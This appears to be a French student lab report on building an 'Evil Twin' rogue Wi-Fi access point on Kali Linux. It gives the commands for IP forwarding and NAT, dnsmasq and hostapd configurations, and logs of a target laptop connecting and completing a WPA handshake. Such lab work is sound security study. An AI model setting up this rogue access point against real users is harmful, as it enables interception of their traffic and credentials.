

Projet Evil Twin

1. Installer les packages hostapd et dnsmasq
2. Mettre le système en mode routeur

Pour pouvoir forward les ip, il faut mettre le système en mode routeur.

On utilise la commande :

```
#echo 1 > /proc/sys/net/ipv4/ip_forward
```

3. Configurer le pare-feu

Pour configurer le pare-feu, il faut faire la commande :

```
#iptables -I POSTROUTING -t nat -o wlan0 -j MASQUERADE
```

Cela sert à tagguer les trames et les router

4. Fichier de conf de dnsmasq.conf

```
interface=wlan1
dhcp-range=172.20.10.1,172.20.10.14,12h
dhcp-option=3,172.20.10.1      #Gateway
dhcp-option=6,8.8.8.8         #DNS
█
```


L'interface est celle de l'antenne ou les gens vont se connecter.

La dhcp-range est la range on l'on accepte les connections. Le ,12 signifie que le bail restera pendant 12 heures.

La dhcp-option=3 est notre gateway.

La dhcp-option=6 est notre DNS

5. Lancer le serveur DHCP



```
root@kali: ~/eviltwin x thisma@kali: ~ x
(root@kali)~[~/eviltwin]
dnsmasq -d -C dnsmasq.conf
dnsmasq: démarre, version 2.85 (taille de cache 150)
dnsmasq: options à la compilation : IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, plage d'adresses IP 172.20.10.1 -- 172.20.10.14, durée de bail 12h
dnsmasq: Lecture de /etc/resolv.conf
dnsmasq: utilise le serveur de nom 10.33.0.1#53
dnsmasq: utilise le serveur de nom 1.1.1.1#53
dnsmasq: lecture /etc/hosts - 6 adresses
```

Le `-d` dans la commande sert à ne pas lancer le serveur en service.

Le `-C` dans la commande sert à charger le fichier de configuration dans le serveur, ici `dnsmasq.conf`


6. Rendre la gateway fournie accesible

Pour rendre la gateway accessible il faut faire la commande :

```
#ip addr add 172.20.10.1/28 dev wlan1
```

L'ip est notre gateway et wlan1 est notre interface réseau

7. Fichier de conf de hostapd.conf



```
GNU nano 5.8
interface=wlan1

ssid=Un point d'accès LOL!
hw_mode=g
channel=3

wpa=2
wpa_passphrase=Reseau-GES
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

Le ssid est le nom du point d'accès.

Le hw_mode est la fonction pour le mettre en mode gateway avec l'option g.

L'option channel sert à définir le channel sur lequel on se met.

L'option wpa sert à mettre le niveau de sécurité aux normes.

L'option wpa_passphrase sert à définir le mot de passe.

8. Lancer le serveur hostapd


Cela crée le point d'accès.

```
hostapd hostapd.conf
Configuration file: hostapd.conf
Using interface wlan1 with hwaddr de:b9:7d:28:54:05 and ssid "Un point d'accès LOL!"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

On voit ici que le serveur c'est bien installé.

9. Verifications


Nous voyons ici sur un PC cible que je peux me connecter.



Le pc cible essaye de se connecter au réseau nous demande une clef.




Le pc est connecté avec le mot de passe du réseau de base.



On voit sur ces deux terminaux que les serveurs détectent qu'une victime s'est connectée sur son Evil Twin.

L'adresse mac et le nom de la personne qui se connecte concorde.




```
root@kali: ~/eviltwin x thisma@kali: ~ x
(root@kali)~[~/eviltwin]
# dnsmasq -d -C dnsmasq.conf
dnsmasq: démarré, version 2.85 (taille de cache 150)
dnsmasq: options à la compilation : IPv6 GNU-getopt Dbus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, plage d'adresses IP 172.20.10.1 -- 172.20.10.14, durée de bail 12h
dnsmasq: Lecture de /etc/resolv.conf
dnsmasq: utilise le serveur de nom 10.33.0.1#53
dnsmasq: utilise le serveur de nom 1.1.1.1#53
dnsmasq: lecture /etc/hosts - 6 adresses
dnsmasq-dhcp: DHCPREQUEST(wlan1) 172.20.10.2 dc:f5:05:e1:f4:d5
dnsmasq-dhcp: DHCPACK(wlan1) 172.20.10.2 dc:f5:05:e1:f4:d5 LAPTOP-0361BM9F

(root@kali)~[~/eviltwin]
# hostapd hostapd.conf
Configuration file: hostapd.conf
Using interface wlan1 with hwaddr de:b9:7d:28:54:05 and ssid "Un point d'accès LOL!"
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
wlan1: STA dc:f5:05:e1:f4:d5 IEEE 802.11: authenticated
wlan1: STA dc:f5:05:e1:f4:d5 IEEE 802.11: associated (aid 1)
wlan1: AP-STA-CONNECTED dc:f5:05:e1:f4:d5
wlan1: STA dc:f5:05:e1:f4:d5 RADIUS: starting accounting session 0A266BC86CCDC770
```

10. Algorithme du script d'automatisation

Voir script envoyé sur MyGES.

Résultat du script :



```
Using interface wlan1 with hwaddr 2e:cb:cb:a4:a7:74 and ssid "Un point d'accès LOL!"
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
wlan1: STA dc:f5:05:e1:f4:d5 IEEE 802.11: authenticated
wlan1: STA dc:f5:05:e1:f4:d5 IEEE 802.11: associated (aid 1)
wlan1: AP-STA-CONNECTED dc:f5:05:e1:f4:d5
wlan1: STA dc:f5:05:e1:f4:d5 RADIUS: starting accounting session 14F639B32E2A4770
wlan1: STA dc:f5:05:e1:f4:d5 WPA: pairwise key handshake completed (RSN)
```

On voit ici que l'authentification a été faite, que la personne est bien connectée et que le handshake s'est bien fait.